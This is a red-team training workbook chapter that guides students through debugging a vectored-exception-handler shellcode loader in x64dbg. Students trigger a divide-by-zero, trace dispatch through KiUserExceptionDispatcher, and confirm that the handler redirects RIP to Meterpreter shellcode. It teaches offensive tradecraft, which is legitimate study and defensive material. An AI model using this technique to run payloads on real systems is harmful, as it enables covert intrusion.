At this point, you should have already prepared your loader for debugging, if not, please look at "Workbook - Debugging Preparations" in chapter "A base - Classic Loader".


Student Tasks

By debugging your completed loader or the one from the Solutions folder, you will follow the tasks outlined in this workbook to gain a deeper understanding of the functionality of the loader.

Task: VEH Registration

As the first step when working with the **Win32VEH** loader, we want to verify—using a debugger—that the Vectored Exception Handler (VEH) has been registered correctly by our code. This helps ensure that the basic setup is working before we move on to triggering and handling exceptions.


As shown in the image below, before we begin debugging, we perform some initial setup in x64dbg by placing a breakpoint on **RtlAddVectoredExceptionHandler()**.




We repeat this process for the functions **KiUserExceptionDispatcher()** and **NtContinue()** as well. All three functions are part of **ntdll.dll** and play a key role in the exception-handling path we want to observe.

Address	Module/Label/Exception	State	Disassembly
00007FFF81812070	<ntdll.dll.RtlAddVectoredExceptionHandler>	Enabled	xor r8d, r8d
00007FFF8182DDF0	<ntdll.dll.ZwContinue>	Enabled	mov r10, rcx
00007FFF81831450	<ntdll.dll.KiUserExceptionDispatcher>	Enabled	cld


In addition, as shown below, we set a software breakpoint on the VEH routine inside our loader, called **VehHandler()**, which resides in the loader executable itself (**Win32VEH.exe**). This is an important step because it allows us to closely examine the **ExceptionPointers** structure—specifically the **ExceptionRecord** and **ContextRecord**—while the handler is executing.




At this point, as illustrated below, we have configured a total of four software breakpoints, all of which are required for debugging the **Win32VEH** loader.




To begin the debugging session, follow the instructions printed in the loader's console window. Once everything is ready, press **<Enter>** to start the debugger and continue with the verification step.



As shown below, press **<Enter>** once more to proceed with registering the Vectored Exception Handler.




Next, as shown in the image below, we switch to the disassembler view in x64dbg. If everything is working correctly, you should see that the software breakpoint on **RtlAddVectoredExceptionHandler()** has been hit. This confirms that our VEH routine, **VehHandler()**, was successfully registered.



The registration occurs via the Win32 API `AddVectoredExceptionHandler()` in `kernel32.dll`, which acts as a wrapper. Internally, this wrapper calls `RtlAddVectoredExceptionHandler()` in `ntdll.dll`, where the corresponding system call is executed to register the VEH handler.


As shown below, the debugger is currently paused at `RtlAddVectoredExceptionHandler()` in `ntdll.dll`, because we previously set a breakpoint on this function. At this point, execution is suspended inside the debugger.



Address	Hex	ASCII
00007FFF81790000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....ÿÿ..
00007FFF81790010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00@.....
00007FFF81790020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00007FFF81790030	00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00è.....
00007FFF81790040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..°...!..L!Th
00007FFF81790050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program cannot
00007FFF81790060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00007FFF81790070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode...\$......
00007FFF81790080	07 A7 68 6A 43 C6 06 39 43 C6 06 39 43 C6 06 39	.\$hjcÆ.9cÆ.9cÆ.9
00007FFF81790090	57 AD 06 38 42 C6 06 39 57 AD 05 38 60 C6 06 39	w..8BÆ.9w..8Æ.9
00007FFF817900A0	57 AD 02 38 C2 C6 06 39 57 AD 0B 38 5C C7 06 39	w..8ÅÆ.9w..8\Ç.9

Command:
Paused INT3 breakpoint at <ntdll.RtlAddVectoredExceptionHandler> (00007FFF81812070)!

Before we can continue the debugging process in the loader's console window, we need to return control to the application. To do this, click the **Run** button in x64dbg (highlighted by the red arrow below on the right), or simply press **F9**. The thread will then resume execution, and control will be handed back to the loader's console window.



CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols

RIP → 00007FFF81812070 45:33C0 xor r8d, r8d RtlAddVectoredExceptionHandler

00007FFF81812073 E9 08000000 jmp ntdll.7FFF81812080

00007FFF81812078 CC int3

00007FFF81812079 CC int3

00007FFF8181207A CC int3


00007FFF8181207B CC int3

00007FFF8181207C CC int3

00007FFF8181207D CC int3

r8d=0

.text:00007FFF81812070 ntdll.dll:\$2070 #81470 <RtlAddVectoredExceptionHandler>



Address	Hex	ASCII
00007FFF81790000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....ÿÿ..
00007FFF81790010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00@.....
00007FFF81790020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00007FFF81790030	00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00è.....
00007FFF81790040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..°...!..L!Th
00007FFF81790050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program cannot
00007FFF81790060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00007FFF81790070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode...\$......
00007FFF81790080	07 A7 68 6A 43 C6 06 39 43 C6 06 39 43 C6 06 39	.\$hjcÆ.9cÆ.9cÆ.9
00007FFF81790090	57 AD 06 38 42 C6 06 39 57 AD 05 38 60 C6 06 39	w..8BÆ.9w..8Æ.9
00007FFF817900A0	57 AD 02 38 C2 C6 06 39 57 AD 0B 38 5C C7 06 39	w..8ÅÆ.9w..8\Ç.9

Command:
Running Thread 11032 created, Entry: ntdll.00007FFF817DD110, Parameter: 0000023AE7B10B50

So far, we have successfully confirmed that `RtlAddVectoredExceptionHandler()` is being used, which indicates that our VEH handler was registered correctly by the loader. With this verification complete, we can now move on to the next phase of debugging.

Task: Exception Trigger

Next, we want to verify that the **exception triggered** by our intentional **division-by-zero** operation is handled correctly. To do this, follow the instructions in the loader's console window and press the **<Enter>** key to continue the debugging session, as shown below.

```

C:\Users\user\Desktop\ESI\ESI_Material_Master_RedOp...
[#] Press the <ENTER> key to start the debugging session.

[#] Press <ENTER> to add the Vectored Exception Handler (VEH).
[#] Vectored Exception Handler (VEH) added successfully.
[#] VEH Handle: 0000023AE7B13AF0
[#] Press the <ENTER> key to continue debugging.
  
```

Next, as shown below, we need to press **<Enter>** once more. This intentionally triggers an exception by executing the division-by-zero code in our loader.

```

C:\Users\user\Desktop\ESI\ESI_Material_Master_RedOps\01-Loaders\B5-Exc...
[#] Press the <ENTER> key to start the debugging session.

[#] Press <ENTER> to add the Vectored Exception Handler (VEH).
[#] Vectored Exception Handler (VEH) added successfully.
[#] VEH Handle: 00000211F75F3AF0
[#] Press the <ENTER> key to continue debugging.

[#] Press <ENTER> to prepare for shellcode execution via VEH.
[#] We will trigger a division by zero exception.
[#] The VEH will handle the exception and redirect execution to the shellcode.
  
```

As shown below, the debugger pauses as expected when a division-by-zero exception occurs. This behavior confirms that the exception-handling chain described earlier in this chapter is functioning correctly.

Address	Hex	ASCII
00007FFF81790000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....ÿÿ..
00007FFF81790010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00@.....
00007FFF81790020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00è.....
00007FFF81790030	00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00è.....
00007FFF81790040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..°..!í!..Lí!Th
00007FFF81790050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
00007FFF81790060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00007FFF81790070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....\$.....
00007FFF81790080	07 A7 68 6A 43 C6 06 39 43 C6 06 39 43 C6 06 39	.\$hjCÆ.9CÆ.9CÆ.9
00007FFF81790090	57 AD 06 38 42 C6 06 39 57 AD 05 38 60 C6 06 39	W..8BÆ.9W..8Æ.9
00007FFF817900A0	57 AD 02 38 C2 C6 06 39 57 AD 0B 38 5C C7 06 39	W 8ÆÆ.9W 8ÆÆ.9

Command:

Paused First chance exception on **00007FF75D4C3975** (C0000094, EXCEPTION_INT_DIVIDE_BY_ZERO)!


Because a **debugger is attached** to the loader—or more precisely, to the loader's running process—it receives the first chance to handle the exception as soon as it is raised. Only after the debugger processes this **first-chance exception** is control passed on to the registered VEH in our loader.

Task: Kernel to User Mode Transition

As we learned earlier in this chapter, when an exception is raised in user mode, Windows must ensure that no arbitrary user-mode code is executed in kernel mode. To enforce this separation, Windows uses the function **KiUserExceptionDispatcher()** in **ntoskrnl.exe**. This function is responsible for transferring the captured exception information from the Windows kernel back to user mode, where it can be processed by registered vectored exception handlers.

The goal of this debugging section is to continue execution in x64dbg from the point where the exception was triggered in the previous step and to observe this transition—from kernel mode back to user mode—as the exception is dispatched to our VEH.

As shown below, the debugger is still paused on the exception. As mentioned earlier, this is completely normal and expected behavior. From this point, we will continue the debugging process and proceed with the next steps.




Address	Hex	ASCII
00007FFF81790000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....ÿÿ..
00007FFF81790010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00@.....
00007FFF81790020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00007FFF81790030	00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00è.....
00007FFF81790040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..°...!..L!Th
00007FFF81790050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
00007FFF81790060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00007FFF81790070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode...\$.....
00007FFF81790080	07 A7 68 6A 43 C6 06 39 43 C6 06 39 43 C6 06 39	.shjç.9ç.9ç.9
00007FFF81790090	57 AD 06 38 42 C6 06 39 57 AD 05 38 60 C6 06 39	w..8Bç.9w..8ç.9
00007FFF817900A0	57 AD 02 38 C2 C6 06 39 57 AD 0B 38 5C C7 06 39	w 8Aç.9w 8ç.9

Command:

Paused First chance exception on **00007FF75D4C3975** (C0000094, EXCEPTION_INT_DIVIDE_BY_ZERO)!

To continue, as shown below, click the **Run** button in x64dbg or simply press **F9**.




RIP	Hex	Disassembly	Comment
00007FF75D4C3975	F77D 24	idiv dword ptr ss:[rbp+24]	
00007FF75D4C3978	8945 44	mov dword ptr ss:[rbp+44],eax	
00007FF75D4C397B	EB 00	jmp <win32veh.\$LN7>	main.c:224
00007FF75D4C397D	48:8B4D 08	mov rcx,qword ptr ss:[rbp+8]	main.c:239
00007FF75D4C3981	FF15 89060100	call qword ptr ds:[<&Rt!Remove]	
00007FF75D4C3987	90	nop	
00007FF75D4C3988	33C0	xor eax,eax	main.c:246
00007FF75D4C398A	48:8DA5 280100	lea rsp,qword ptr ss:[rbp+128]	main.c:247

dword ptr ss:[rbp+24]=[00000070076FFC34]=0

.text:00007FF75D4C3975 win32veh.exe:\$13975 #2D75


As shown below, the **instruction pointer (RIP)** is now set to **KiUserExceptionDispatcher()**. More precisely, we have hit the software breakpoint on **KiUserExceptionDispatcher()** that we configured at the beginning of this debugging lab.



Command:
Paused INT3 breakpoint at <ntdll.KiUserExceptionDispatcher> (00007FFF81831450)!

This strongly indicates that the dispatching of exception information from the Windows kernel back to user mode is working correctly. At this stage, the kernel has finished handling the exception internally and is transferring control—along with the captured exception data—to user mode so that registered vectored exception handlers can process it.

At this point, we have completed this part of the debugging process and successfully verified that exception information is correctly dispatched from the Windows kernel back to user mode. As shown below, the debugger is still paused at **KiUserExceptionDispatcher()**. We will continue from this exact state in the next phase of the debugging process.



Command:
Paused INT3 breakpoint at <ntdll.KiUserExceptionDispatcher> (00007FFF81831450)!


Task: Vectored Exception Handling

So far, we have been able to observe through debugging that the exception triggered by the intentional division-by-zero operation occurred as expected, and that the exception information was correctly dispatched from the Windows kernel back to user mode. This confirms that the exception-handling path is functioning properly.

Next, we want to verify that the exception is correctly handled by our **registered Vectored Exception Handler**, called **VehHandler()**, which is implemented in the loader's code. More specifically, we want to debug and analyze the **ExceptionPointers** structure—namely the **ExceptionRecord** and **ContextRecord**—to confirm that the VEH handler takes control of the correct exception (in this case, the division-by-zero exception).

In addition, we want to inspect **CONTEXT.Rip** within the **CONTEXT** structure to verify that it is modified as intended. The goal is to ensure that execution is redirected from the original faulting instruction (the division-by-zero operation) to the memory address of our Meterpreter shellcode, which is required to transfer execution flow to the shellcode.


As shown below, the debugger is still paused at the breakpoint set on **KiUserExceptionDispatcher()**. As mentioned at the end of the previous debugging section, this is expected behavior. From here, we will continue the debugging process and proceed with the next steps.



Address	Hex	ASCII
00007FFF81790000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....ÿ..
00007FFF81790010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	,.....@.....
00007FFF81790020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00è.....
00007FFF81790030	00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00!..L!Th
00007FFF81790040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..°..!..L!Th
